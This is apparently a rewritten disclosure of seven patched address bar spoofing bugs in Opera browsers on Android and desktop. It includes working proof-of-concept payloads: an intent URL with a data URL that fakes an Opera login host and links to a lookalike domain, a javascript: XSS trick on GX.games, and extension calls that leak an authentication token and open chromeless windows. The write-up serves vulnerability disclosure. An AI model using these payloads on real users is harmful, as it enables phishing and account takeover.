You Are Not Where You Think You Are, Opera Browsers Address Bar Spoofing Vulnerabilities
Multiple address bar spoofing vulnerabilities in Opera browsers allowed an attacker to display a fake URL while showing attacker-controlled content, tricking users into believing they were on a legitimate site. The bugs were fixed and paid bounties.
 Published on medium.com
In addition to the same-origin policy, memory management, and cookie handling, the address bar is also a crucial component of web browsers from a security standpoint. It serves as a straightforward means to determine your location on the web and assess the trustworthiness of the source.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The address bar is one of the browser's security-critical surfaces: alongside the same-origin policy, memory management and cookie handling, it is how a user decides where they are and whether the page can be trusted. Over the course of a year the researcher, Renwa (@RenwaX23), looked specifically for ways to make Opera browsers display a location that is not the real one. Seven distinct issues are described here, spread across Opera GX on Android, Opera GX on desktop, Opera Touch and GX Mobile, Opera Mini for Android, and Opera and Opera Mini for Android. All were reported to Opera and patched, with paid bounties.
The features involved are ordinary product features: the "send video to phone" QR link in Opera GX, GX Mods, the Google search integration in the mobile browsers, the custom opera-mini:// scheme, the GX.games game platform and its default extension, and fullscreen display.
Setup
The work is a mix of black-box testing and source inspection:
- Opera GX on Android, Opera GX on desktop, Opera Touch, Opera GX Mobile, Opera Mini for Android, and Opera and Opera Mini for Android.
jadx-guito decompile the Opera Mini Android app.- GameMaker Studio with GML Code to publish a game to the GX.games platform.
- Opera GX on macOS launched with the component extension options exposed:
open /Applications/Opera\ GX.app --args --show-component-extension-options
- A domain the researcher controls (
mydomainin the payloads below) to host pages, a.crxfile and an update manifest, plus a domain bought specifically for one proof of concept.
Finding it
1. Opera GX Android: intent://vtp.operagx.gg/?url=
Opera GX can send a video to your phone. Opening a video shows an icon that produces a QR code link of the form:
https://vtp.operagx.gg/?url=https%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3D6Ejga4kJUts%26t%3D5s
That page redirects to an Android intent:
intent://vtp.operagx.gg/?url=https%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3D6Ejga4kJUts%26t%3D5s#Intent;scheme=https;category=android.intent.category.BROWSABLE;package=com.opera.gx;S.browser_fallback_url=https%3A%2F%2Fplay.google.com%2Fstore%2Fapps%2Fdetails%3Fid%3Dcom.opera.gx%26referrer%3Dutm_medium%253Dvtp%2526utm_content%253Dgoogle_play;end;
By changing the url parameter the researcher found that the browser will open URIs other than http/https. Data URLs were the interesting case. Their syntax is:
data:[<mediatype>][;base64],<data>
and an example is:
data:,Hello%2C%20World%21

Opening a data URL through the intent showed the input fully displayed in the address bar, with the content rendered in the page.
2. Opera GX desktop: Mods
GX Mods are documented in the opera-gaming/gxmods repository. Looking at the example mods, the researcher noticed they are essentially extensions without permissions: if the manifest has the mod attribute it is treated differently and cannot have content_script or permissions. The documentation says a mod can be installed by loading an unpacked folder from the extensions page, or by dropping a packed .crx file into the browser. A normal packed extension triggers a prompt when downloaded in the browser; a .crx mod did not.

The mod was added without any prompt or permission request. On its own a mod can do little, at most CSS injection, so the question became how to turn it into something with more privilege.
3. Opera Touch and GX Mobile: Google search reflection
In Opera Touch and GX Mobile, searching from the address bar redirects to Google and the search is reflected in the address bar.

Testing showed the app changes the address bar even when the user arrives from another site. It only checks that the domain starts with www.google.tld.tld, where the TLD is accepted as anything, and that the path starts with /search?client=ms-opera-touch-android&q=anything.
4. Opera Mini: opera-mini://open?url=
Decompiling Opera Mini for Android with jadx-gui, the researcher found this in one of the packages:
return new zoa("client_welcome_update", this.b + ' ' + b2 + " 🎉", 5000, "opera-mini://open?url=https%3A%2F%2Fwww.opera.com%2Fmobile%2Fmini");
Playing with the custom opera-mini://open:url= scheme only produced a redirect to the URL in the url parameter, until a particular behaviour appeared during fuzzing.
5. GX.games: stored XSS and the Gaming Landing Page extension
GX.games lets anyone publish a game made with GameMaker Studio, which uses GML Code. In the browser the game is embedded in an iframe on the sandboxed domain play.gx.games. The researcher's favourite GML function was url_open(), documented as opening the specified URL in the browser of the target device, or in the currently open browser with the HTML5 module, so effectively window.open(). A test with url_open("javascript:alert(23)"); was blocked, which the researcher put down to the user-interaction requirement on window.open() in modern browsers. Reading the GML documentation for how to attach an event listener that runs the script only on a click took about half a day.


With the click in place the alert fired, and the same code pushed to play.gx.games gave XSS on that sandbox domain.
On its own the XSS only reaches profile data (picture, username, user id) and CSRF actions such as changing a bio, on a sandboxed gaming site. The researcher then launched GX with --show-component-extension-options and inspected every extension's manifest.json. The Gaming Landing Page extension stood out, reachable at:
chrome-extension://mpojjmidmnpcpopbebmecmjdkdbgdeke/manifest.json

Its externally_connectable origins included the domain where the XSS lived, so the page could send it messages. The minified handler code shows four commands:
if (request.command === 'closeTab') {chrome.tabs.remove([sender.tab.id], () => { sendResponse(); window.setTimeout(() => { this.ignore[sender.tab.id] = false; }, 5000); }); }if (request.command === 'authenticate') { try { opr.gamingPrivate.authenticate( request.randomString, new Uint8Array(Object.values(request.hash)), hash => { sendResponse({hash: Object.values(new Uint8Array(hash))}); opr.gamingPrivate.gameStarted(sender.tab.id); }, ); const url = new URL(sender.url); if ( request.command === 'openURL' && (url.protocol === 'https:' || url.hostname === 'localhost') ) { opr.gamingPrivate.openURL(request.url, request.fullScreen, request.size); sendResponse(); } if (request.command === 'product') { opr.operaBrowserPrivate.getProduct(product => { sendResponse({product}); }); return true; }
- closeTab closes the tab.
- authenticate returns a user token usable for account takeover.
- openURL opens a URL in a new window.
- product returns the browser version.
openURL calls the native opr.gamingPrivate.openURL() with three parameters: url (string), fullScreen (boolean) and size, whose expected shape was not documented. Every value tried for size was rejected. The breakthrough came with the object {'__proto__':23}, which returned:
Error at parameter 'size': Missing required property 'height'.
Sending {'height':23} returned Missing required property 'width, and with a width supplied the call worked.

The window opened by openURL has no address bar and no toolbar, only the attacker's content.
6. Opera GX for Android: Arabic character freeze
When a URL contains an Arabic character combined with a normal a-z character, GX hangs and does nothing, but the URL is set to the value supplied. For example, pasting this into the browser:
http://سgoogle.com

Telling a victim to paste a URL is not a realistic attack, so the researcher found another route: putting the text inside a textarea and tapping search shows it in the address bar.
7. Opera and Opera Mini for Android: fullscreen
Requesting fullscreen from JavaScript or from a video's fullscreen control hides everything, including the address bar. Testing how Opera handles the transition, the researcher noticed there is no notification telling the user the view changed to fullscreen. Chrome and other browsers have a mitigation for this.

Opera for Android prompted nothing when switching to fullscreen.
Exploitation
Step 1: data URL in the GX Android address bar
Using the intent with a crafted data URL:

data://login.auth.account.opera.com/,Opera.com is Down :(%0a%0d%0a%0dGo to https://new-opera.com/
The address bar shows the Opera authentication host while the page body carries the attacker's text, including a link to a lookalike domain. The full proof of concept:
intent://vtp.operagx.gg/?url=data://login.auth.account.opera.com/,Opera.com is Down :(%0a%0d%0a%0dGo to https://new-opera.com/#Intent;scheme=https;category=android.intent.category.BROWSABLE;package=com.opera.gx;S.browser_fallback_url=;end
